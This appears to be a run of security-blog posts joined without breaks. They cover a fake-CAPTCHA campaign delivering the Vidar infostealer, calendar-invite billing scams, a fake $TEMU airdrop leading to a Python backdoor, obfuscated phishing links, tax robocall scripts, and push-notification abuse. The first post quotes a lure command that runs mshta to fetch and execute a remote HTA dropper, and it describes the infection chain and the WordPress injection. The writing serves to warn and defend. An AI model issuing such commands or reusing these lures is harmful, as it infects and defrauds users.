In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story

When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.
The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.
Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

We’ve become aware of a scam campaign sending fake calendar invites that impersonate Malwarebytes and attempt to trick recipients into calling a scam “billing support” number.
The amounts in these fake invites are large and attention-grabbing, usually several hundred dollars for multiple years of service.
The scammers want you to believe a considerable charge has already gone through so that you react immediately instead of thinking critically.
The goal is to get you to call, rather than click a link. The calendar description reads like a receipt, but the real call to action is always the same: urging you to call a number immediately to dispute or cancel the charge. m
Once you call, the scammer can pressure you in real time. They might ask for payment details, convince you to install remote-access software, or manipulate you into sending money.
What the fake calendar invite looks like
The body of the calendar invite is crammed with fake details intended to look like they came from a billing system:
Multiple ID lines, such as Membership ID, Client UID, Customer ID, Service Number
A string of made-up transaction or account codes
This one even sells a product that isn’t in our portfolio.
The language and formatting scream copied-and-pasted scam script rather than professional communication.
There are several inconsistencies you can look for:
Unnatural or incorrect phrasing:
“Membership Duration: 4yrold”
“We’re thrilled to have you with us for another year!” (in a 4-year renewal notice)
“Your membership benefits remain fully active.”
Inconsistent capitalization and formatting:
“FOUR YEAR (All Caps)”
“04 Year”
“USD344.55”
Phone numbers written with odd punctuation:
1.810.228.8708
1 865 3849684
Overly effusive, generic greetings and closings:
“Dear Sir/Madam,” “Greetings to all,” “Hello there”
“Yours in Respect,” “Much Gratitude,” “Always Appreciative,” “With Joy, best regards,”
Individually, any one of these might just be sloppy writing. Seeing many of them together in an unsolicited billing notice is a strong indicator of fraud.
What happens if you call the number
The calendar invite itself doesn’t charge you anything. Its purpose is to trick you into calling the scammer’s phone number.
Once they have you on the line, several things can happen.
Stealing payment card and bank details
A common script goes like this:
You call, upset about the huge “renewal.”
The scammer agrees it’s a mistake and says they can “reverse the charge.”
They then ask for:
Your full card number, expiry date, and CVV.
Your bank account and routing number.
One-time passcodes sent by your bank “to confirm the refund.”
Once they have that information, they can:
Make unauthorized purchases or withdrawals.
Enroll you in other fraudulent subscriptions.
Use your card details for further identity theft.
The phony renewal is just a pretext to make handing over financial data feel reasonable.
Convincing you to send money directly
In some versions, the scammer pretends to refund you too much. They may:
Ask you to log in to online banking while they’re on the phone.
Direct you to move money or manipulate your account, sometimes with remote-access software.
Claim there’s been an error, and you must “return” the over-refund, often via unusual methods like gift cards, cryptocurrency, wire transfer, or peer-to-peer payment apps.
The result is that you send them real money to fix a problem that never existed.
Getting remote access to your computer
Tech support-style scammers often escalate the call by asking you to install legitimate remote-access tools like AnyDesk, TeamViewer, and others.
They claim they need access:
to cancel the subscription
to verify your account
or to help you process the refund
Once on your machine, they can:
Capture passwords and session cookies
Move files or install malware
Manipulate what you see in your browser (for example, by editing HTML to “prove” a refund went through)
The longer they stay connected, the more damage they can do.
Harvesting personal information for later fraud
Even if you hang up before giving bank details, the scammer may still try to extract:
Full name, address, and date of birth
Email addresses and passwords to “locate your account”
Answers to common security questions (first school, mother’s maiden name, etc.)
Combined with other breached data, this information can be used later for:
New account fraud (like opening loans or credit cards in your name)
Account takeovers of your email, cloud storage, or other services
Targeted phishing attacks that reference the earlier call
Building trust for future scams
Don’t be fooled. The person on the phone will usually sound patient, polite, and professional. They’re trying to convince you they work for the company named in the invite and normalize the idea that you should call them any time there’s a billing issue.
Once they’ve gained your trust, they may:
Call you back weeks or months later with a new story
Sell your details to other scammers who know you’re likely to respond
The one constant: they want you to act quickly and privately. The objective is to rush you into dealing with them, and only them, instead of checking independently with your bank or the real company.
How to recognize calendar scams
Legitimate companies send invoices and renewal confirmations as emails, in-app messages, or account notifications. They don’t send them as calendar appointments created by random people using private email addresses.
Red flags include:
The “bill” appears as an event in Google Calendar, Outlook, or another calendar app.
The title looks like a transaction status instead of a meeting:
“Subscription Renewal Notice: [random code]”
“Payment Processed Successfully: [random code]”
“Renewal Approved: [random code]”
You didn’t schedule this event yourself.
If a “receipt” shows up in your calendar instead of through your normal billing channels, treat it as suspicious by default.
How to remove fake entries from your calendar
We’ve included instructions in our article how to remove fake entries from your calendar, which covers how to do it on Outlook calendar, Gmail calendar, Android calendar, Mac calendar, and iPhone and iPad calendars.
How to prevent calendar spam
We’ve covered some of this already, but the main precautions are:
Turn off auto-add or auto-processing so invites stay as emails until you accept them.
Restrict calendar permissions so only trusted people and apps can add events.
In shared or resource calendars, remove public or anonymous access and limit who can create or edit items.
Use an up-to-date real-time anti-malware solution with a web protection component to block known malicious domains.
Don’t engage with unsolicited events. Don’t click links, open attachments, or reply to suspicious calendar events such as “investment,” “invoice,” “bonus payout,” “urgent meeting”—just delete the event.
Enable multi-factor authentication (MFA) on your accounts so attackers who compromise credentials can’t abuse the account itself to send or auto-accept invitations.
Pro tip: If you’re not sure whether an event is a scam, you can paste the message into Malwarebytes Scam Guard. It can help you decide what to do next.
IOCs
Phone numbers involved in these scams are:
(810) 228-2614
(810) 228-8708
(810) 268-6113
(865) 384-9684
(865) 385-0070
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Update Friday, March 13: A Temu spokesperson contacted us to say: “Temu has not issued any cryptocurrency, token, or digital asset—including any so-called “Temu Coin.” Any airdrop, wallet claim, or cryptocurrency offer purporting to be from Temu is fraudulent and has no connection to our company.”
We’ve covered ClickFix campaigns before: the fake CAPTCHAs, the fake Windows updates, the trick of getting victims to paste malicious commands into their own machines. Now we’ve identified a campaign that uses the opening initial steps seen in ClickFix attacks, but what happens after is different enough to warrant a closer look.
It starts with a convincing fake website promoting a $TEMU airdrop, a fabricated cryptocurrency that uses the name of the well-known shopping platform TEMU. It ends with a remote-access backdoor that checks in with its operators and runs instructions streamed from the internet instead of storing them locally, making it much harder for traditional antivirus tools to detect.
Same opener, different game
If you’ve read our earlier coverage of ClickFix, you know the drill: a webpage that looks like a security check, instructions to press Win+R and paste something, and the user ends up executing a malicious command on their own system.

This campaign’s lure is a polished fake website that mimics a $TEMU cryptocurrency airdrop. “Discover Exclusive $TEMU Airdrop,”it announces, complete with a logo and navigation bar designed to look like a legitimate crypto project. There is no such coin. The site exists purely to get visitors to click a fake “I’m not a robot” checkbox.
Clicking it triggers a modal titled “Complete these Verification Steps,” which walks the victim through opening a command prompt window using Win+R, then pressing Ctrl+V to paste whatever is waiting on their clipboard and hitting Enter.
For anyone who hesitates, there is a “Video Instructions” button that expands an embedded screen recording demonstrating each keypress in sequence. It’s effectively a help-desk style tutorial guiding victims through executing the attackers’ command. At the bottom of the modal, a fake reCAPTCHA badge reads “Verification ID: 4963,” lending it the appearance of a legitimate security check. What sets this campaign apart is everything that happens after that Enter key is pressed.
First, the malware identifies the host
Earlier in the infection chain, the loader collects basic host information and sends it to the command server. The payload returned by the server already contains a unique identifier assigned to the victim machine. In the decoded PowerShell stage, this appears as a variable such as $machine_id, which is embedded directly in the script delivered to the infected system.
Embedding a unique identifier in the returned payload allows the attackers to track individual infections from the moment a machine first checks in. Because this identifier is inserted into the script before it reaches the victim, the server can generate slightly different payloads for different systems.
This matters more than it sounds. Security companies maintain shared databases of known-bad files. When a malicious file is identified, its fingerprint can be added to those databases within hours. If attackers generate slightly different versions of a payload for different victims, traditional file-hash-based detection becomes far less effective because there is no single file signature for defenders to block.
A windowless house guest
With the profiling done, the campaign deploys its backdoor using a bundled Python runtime. This is the same programming language used every day by millions of developers and students. It arrives self-contained, needs no administrator permissions, and does not typically appear as a traditional installed application. The version that actually runs is called pythonw.exe, where the “w” stands for “windowless.” No console, no sound, and nothing in the taskbar.
Earlier Python-based ClickFix campaigns that have been documented delivered a static Python file that performed a fixed task. This campaign appears to take a different approach. Each time the hidden process checks in with the server, it retrieves a new piece of Python code and executes it directly in memory rather than storing it as a persistent script on disk.
This architecture allows the attackers to change the malware’s behavior simply by modifying the code delivered by the server. Different victims can receive different instructions, and the functionality of the infection can be altered without updating anything already present on the compromised machine.
What they can do with an open door
Because the server can send any Python code it likes, the attackers’ capabilities are largely determined by whatever code the command server delivers. In campaigns using similar backdoors, attackers have been observed stealing browser credentials and session cookies, recording keystrokes, taking screenshots, and using the foothold to reach other machines on the same network. The campaign also included infrastructure to notify the attackers via Telegram the moment a new victim checked in—though a debug flag in the decoded payload was set to disabled, suggesting either a campaign in active development or deliberate operational caution.
Python also makes for convenient camouflage. Many corporate security systems include it on their list of trusted applications that are allowed to reach the internet without scrutiny. A Python process sending data outbound can look, at a glance, like a developer running a routine script. Detecting this type of activity typically requires behavior-based monitoring rather than file-signature scanning, making it harder to detect for most security tools.
ClickFix keeps evolving
ClickFix campaigns keep evolving because the core trick sidesteps technical defenses entirely. The victim executes the malicious command themselves.
Earlier this year we covered how attackers switched from PowerShell to nslookup after security software began detecting the original technique. This campaign tackles the same problem from a different angle: instead of changing how the malware is delivered, it tries to ensure there is no stable file left behind.
The backdoor receives instructions dynamically rather than storing them on disk, and the payload can vary for each victim. Without a consistent file to analyze, traditional file-signature detection has much less to work with.
How to stay safe
Here’s some general ClickFix advice that should help you avoid falling victim:
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
If you think you’ve been affected
However, if you are past that point and suspect this specific campaign, here is what to check.
Look inside %LOCALAPPDATA%\Programs\Python\ for a folder called Python3133 that you did not install. That is the malware’s Python runtime.
Open %TEMP% and look for a file called temp_settings. Its presence is the tracking marker this campaign leaves behind.
Open Task Manager, go to the Startup tab, and look for pythonw.exe running from an AppData or Program Files\Python3133 location.
Change passwords for important accounts from a clean device and revoke active sessions where possible.
Indicators of Compromise (IOCs)
Domains
• temucoin[.]lat
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A recurring lure in phishing emails impersonating United Healthcare is the promise of a free Oral-B toothbrush. But the interesting part isn’t the toothbrush. It’s the link.
Two examples of phishing emails
Recently we found that these phishers have moved from using Microsoft Azure Blob Storage (links looking like this:
to links obfuscated by using an IPv6-mapped IPv4 address to hide the IP in a way that looks confusing but is still perfectly valid and routable. For example:
http://[::ffff:5111:8e14]/
In URLs, putting an IP in square brackets means it’s an IPv6 literal. So [::ffff:5111:8e14] is treated as an IPv6 address.
::ffff:x:y is a standard form called an IPv4-mapped IPv6 address, used to represent an IPv4 address inside IPv6 notation. The last 32 bits (the x:y part) encode the IPv4 address.
So we need to convert 5111:8e14 to an IPv4 address. 5111 and 8e14 are hexadecimal numbers. In theory that means:
0x5111 in decimal = 20753
0x8e14 in decimal = 36372
But for IPv4-mapped addresses we really treat that last 32 bits as four bytes. If we unpack 0x51 0x11 0x8e 0x14:
0x51 = 81
0x11 = 17
0x8e = 142
0x14 = 20
So, the IPv4 address this URL leads to is 81.17.142.20
The emails are variations on a bogus reward from scammers pretending to be United Healthcare that uses a premium Oral‑B iO toothbrush as bait. Victims are sent to a fast‑rotating landing page where the likely endgame is the collection of personally identifiable information (PII) and card data under the guise of confirming eligibility or paying a small shipping fee.
How to stay safe
What to do if you entered your details
If you submitted your card details:
Contact your bank or card issuer immediately and cancel the card
Dispute any unauthorized charges
Don’t wait for fraud to appear. Stolen card data is often used quickly
Change passwords for accounts linked to the email address you provided
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
While Americans are sorting through paperwork to get their taxes filed in time, scammers are working overtime to grab a piece of the action.
As tax season ramps up, so does scam activity. Our telemetry shows a spike in robocalls impersonating tax resolution firms, tax relief agencies, and vaguely named “assistance centers.” These calls are designed to create urgency, fear, and confusion in the hope of pushing recipients to call back before they have time to think critically.
These robocalls typically try to collect personal information, pressure victims into paying fake tax debts, or funnel them into questionable tax-relief services.
Below are transcripts of two recent voicemail examples submitted by anonymized Scam Guard users that illustrate how these scams operate.
The scripts: different names, similar playbook
Voicemail #1
“Hi, this is <REDACTED_NAME> calling on March 3rd from the eligibility support and review division at the tax resolution assistance center. I’m contacting you because your account remains under active confirmation review. There is still an opportunity to verify your standing while this evaluation period remains open. To make this simple, we provide a direct proprietary verification line with no weight, allowing immediate access to clear and accurate information. This verification step is brief and focused strictly on determining current eligibility and available options. Please call back at 888-919-9743. Again, 888-919-9743. If this message reached you in error, please call back and press 3 to be removed”
Characteristics:
Claims to be from an “eligibility support and review division at the tax resolution assistance center.”
Says your “account remains under active confirmation review.”
Offers a “direct proprietary verification line.”
Urges quick action while the “evaluation period remains open.”
Provides a callback number and an opt-out option.
Voicemail #2
“Hi, this is <REDACTED_NAME> with professional tax associates. Today is Tuesday March 3rd. I’m calling to follow up on back taxes and missed filings. This may be our only attempt to reach you, and due to new resolution programs that are available for a limited time, we highly recommend you give us a call today. This will be your best opportunity to get a fresh start before it becomes a bigger and permanent issue. Please call us back today at 8338204216 again 8338204216. If you’ve already resolved this issue. You may disregard this message or call back using the number on your caller ID to opt out. Thank you. If you were reached in error or wish to stop future outreach, please press 8 now and you will be removed from future outreach. Thank you and we look forward to assisting you. “
Characteristics:
Claims to be with “professional tax associates.”
References “back taxes and missed filings.”
Warns this “may be our only attempt to reach you.”
Mentions “new resolution programs available for a limited time.”
Provides a callback number and opt-out instructions.
What these robocalls have in common
While the wording differs slightly, the structure and psychological tactics are nearly identical.
Both messages use generic but authoritative language:
“Eligibility support and review division”
“Tax resolution assistance center”
“Professional tax associates”
These names sound legitimate but don’t identify a specific, verifiable company. Scammers often rely on institutional-sounding phrases to create credibility without providing any real details.
Both messages also reference vague “account” problems, but neither voicemail mentions:
Your name
A specific tax year
A case number
A known agency like the IRS
Instead, they reference:
“Active confirmation review”
“Back taxes and missed filings”
“Eligibility and available options”
This vagueness is intentional. It allows the same robocall script to target thousands of people, regardless of their actual tax situation.
What you will always see with scams is urgency. Both calls attempt to rush the recipient into action:
“There is still an opportunity… while this evaluation period remains open.”
“This may be our only attempt to reach you.”
“Limited time resolution programs.”
“Call today.”
Creating urgency reduces the likelihood that someone will pause, research the number, or consult a trusted source.
The second voicemail includes the promise of a “fresh start before it becomes a bigger and permanent issue.” This is a common emotional hook, blending fear (a permanent problem) with hope (a fresh start), which can encourage impulsive callbacks.
Both messages push recipients to call a direct number rather than referencing an official website or established contact method. Legitimate tax agencies, including the IRS, do not initiate contact through unsolicited robocalls asking you to call back immediately.
Both scripts include instructions like:
“Press 3 to be removed.”
“Press 8 now and you will be removed.”
“Call back using the number on your caller ID to opt out.”
These opt-out options create an illusion of compliance and legitimacy. In reality, pressing numbers or calling back can confirm that your phone number is active, which may lead to more scam calls.
How to stay safe
Knowing how to identify scam calls is an important step. So, here are some key red flags to watch for:
No personalization
Vague agency names
Pressure to act immediately
Threat of missed opportunity
Promises of relief without verification
Instructions to call back a random 800/833/888 number
Robotic or heavily scripted tone
If a message checks at least one of these boxes, it is very likely not legitimate.
Before calling a number, verify it by visiting the official site directly.
Beware of unsolicited phone calls or emails, especially those that ask you to act immediately. Government agencies will not call out of the blue to demand sensitive personal or financial information.
Never provide sensitive personal information such as your bank account, charge card, or Social Security number over unverified channels. Instead use a secure method such as your online account or another application on IRS.gov.
Our support team flagged a number of customers who suspected their device might be infected with malware, but Malwarebytes scans came up empty.

When the customers provided screenshots, our Malware Removal Support team quickly recognized the format as web push notifications.
The reason the scans came up clean is that these notifications aren’t malware on the device. They’re browser notifications from websites that trick users into clicking “Allow.”
We helped the customers disable the push notifications (see below for instructions). But since most of them didn’t know how they got them in the first place, we went down the rabbit hole to find out where they were coming from.
Examples of web push notifications
We started with one of the most prevalent domains called unsphiperidion[.]co.in, but all we found was a misleading advertisement that promised the Adguard browser extension and instead led to Poperblocker.
Fake Adguard browser extension update prompt
But another clue, also mentioned by the Malware Removal Support team—a domain called triviabox[.]co[.]in—practically brought us straight to the source.
We found a site that challenged our intelligence by prompting us to take a quiz.
Quiz website example
Later we found these quizzes come in different flavors. Some about geography, vocabulary, and history, while others are specifically targeted at Canada, Germany, France, Japan, and the US.
But the main goal of these sites is to get you to click the “Start the quiz” button, so the site can send notifications later and make money from ads, affiliate schemes, scams, or unwanted downloads.
Ready to test your knowledge? Start the quiz
What that button does before it starts the quiz is show the visitor a prompt with a misleading background.
Click Allow to continue triggers the browser’s “show notifications” prompt
The show notifications text in the actual prompt tells the real story. You’ll be giving the website permission to show you notifications even when you’re not on the website, which makes it hard for users to determine the origin.
The Click “Allow” to continue text with the red arrow on the website itself is nothing more than a well-placed lure to get you to click that Allow button and open the flood gates. To avoid raising suspicion, the visitor is then presented with the quiz, so later on they will have no reason to suspect what started the ordeal.

Web push notifications (also called browser push notifications) are not always simple advertisements. Some can be misleading messages about the safety of your computer. The gear icon in the notifications themselves can be very helpful. On Chromium-based browsers, clicking it will lead you to the Notifications settings menu where you can block them.
Unfortunately, we often find them used by “affiliates” to promote security software. If you’re looking for an anti-malware solution that doesn’t make use of such affiliates, you know where to find us.
How to remove and block web push notifications
For every browser, the notifications look slightly different and the methods to disable them are slightly different as well. To make them easier to find, I have split them up by browser.
Chrome
To completely turn off notifications, even from an extension:
Click the three dots button in the upper right-hand corner of the Chrome menu to enter the Settings menu.
In the Settings menu and click on Privacy and Security.
Click on Site settings.
In that menu, select Notifications.
By default, the slider is set to Sites can ask to send notifications, but feel free to move it to Don’t allow sites to send notifications if you wish to block notifications completely.
For more granular control, you can use the Customized behaviors menu to manipulate the individual items.
Customized behaviors section of the Chromium notifications menu

Note that sometimes you may see items with a jigsaw puzzle piece icon in the place of the three stacked dots. These are enforced by an extension, so you would have to figure out which extension is responsible first and then remove it. But for the ones with the three dots behind them, you can click on the dots to open this context menu:
Selecting Block will move the item to the block list. Selecting Remove will delete the item from the list. It will ask permission to show notifications again if you visit their site (unless you have set the slider to Block).
Shortcut: another way to get into the Notifications menu shown earlier is to click on the gear icon in the notifications themselves. This will take you directly to the itemized list.
Firefox
To completely turn off notifications in Firefox:
Click the three horizontal bars in the upper right-hand corner of the menu bar and select Options in the settings menu.
On the left-hand side, select Privacy & Security.
Scroll down to the Permissions section and click on Notifications.
In the resulting menu, put a checkmark in the Block new requests asking to allow notifications box at the bottom.
In the same menu, you can apply a more granular control by setting listed items to Block or Allow by using the drop-down menu behind each item.
Click on Save Changes when you’re done.
Opera
Where push notifications are concerned, you can see how closely related Opera and Chrome are.
Open the menu by clicking the O in the upper left-hand corner.
Click on Settings (on Windows)/Preferences (on Mac).
Click on Advanced and select Privacy & security.
Under Content settings (desktop)/Site settings (Android,) select Notifications.
On Android, you can remove all the items at once or one by one. On desktops, it works exactly the same as it does in Chrome. The same is true for accessing the menu from the notifications themselves. Click the gear icon in the notification, and you will be taken to the Notifications menu.
Edge
In Edge, go to Settings and more in the upper right corner of your browser window, then
Select Settings > Privacy, search, and services > Site permissions > All sites.
Select the website for which you want to block notifications, find the Notifications setting, and choose Block from the dropdown menu.
To manage notifications from your browser address bar:
To check or manage notifications while visiting a website you’ve already subscribed to, follow the steps below:
Select View site information to the left of your address bar.
Under Permissions for this site > Notifications, choose Block from the drop-down menu.
Safari on Mac
On your Mac, open theApple menu, then
Choose System Settings, then click Notifications in the sidebar. (You may need to scroll down.)
Go to Application Notifications, click the website, then turn off Allow Notifications.
The website remains in the list in Notifications settings. To remove it from the list, deny the website permission to send notifications in Safari settings. See Change websites settings.
To stop seeing requests for permission to send you notifications in Safari:
Go to the Safari app on your Mac.
Choose Safari > Settings.
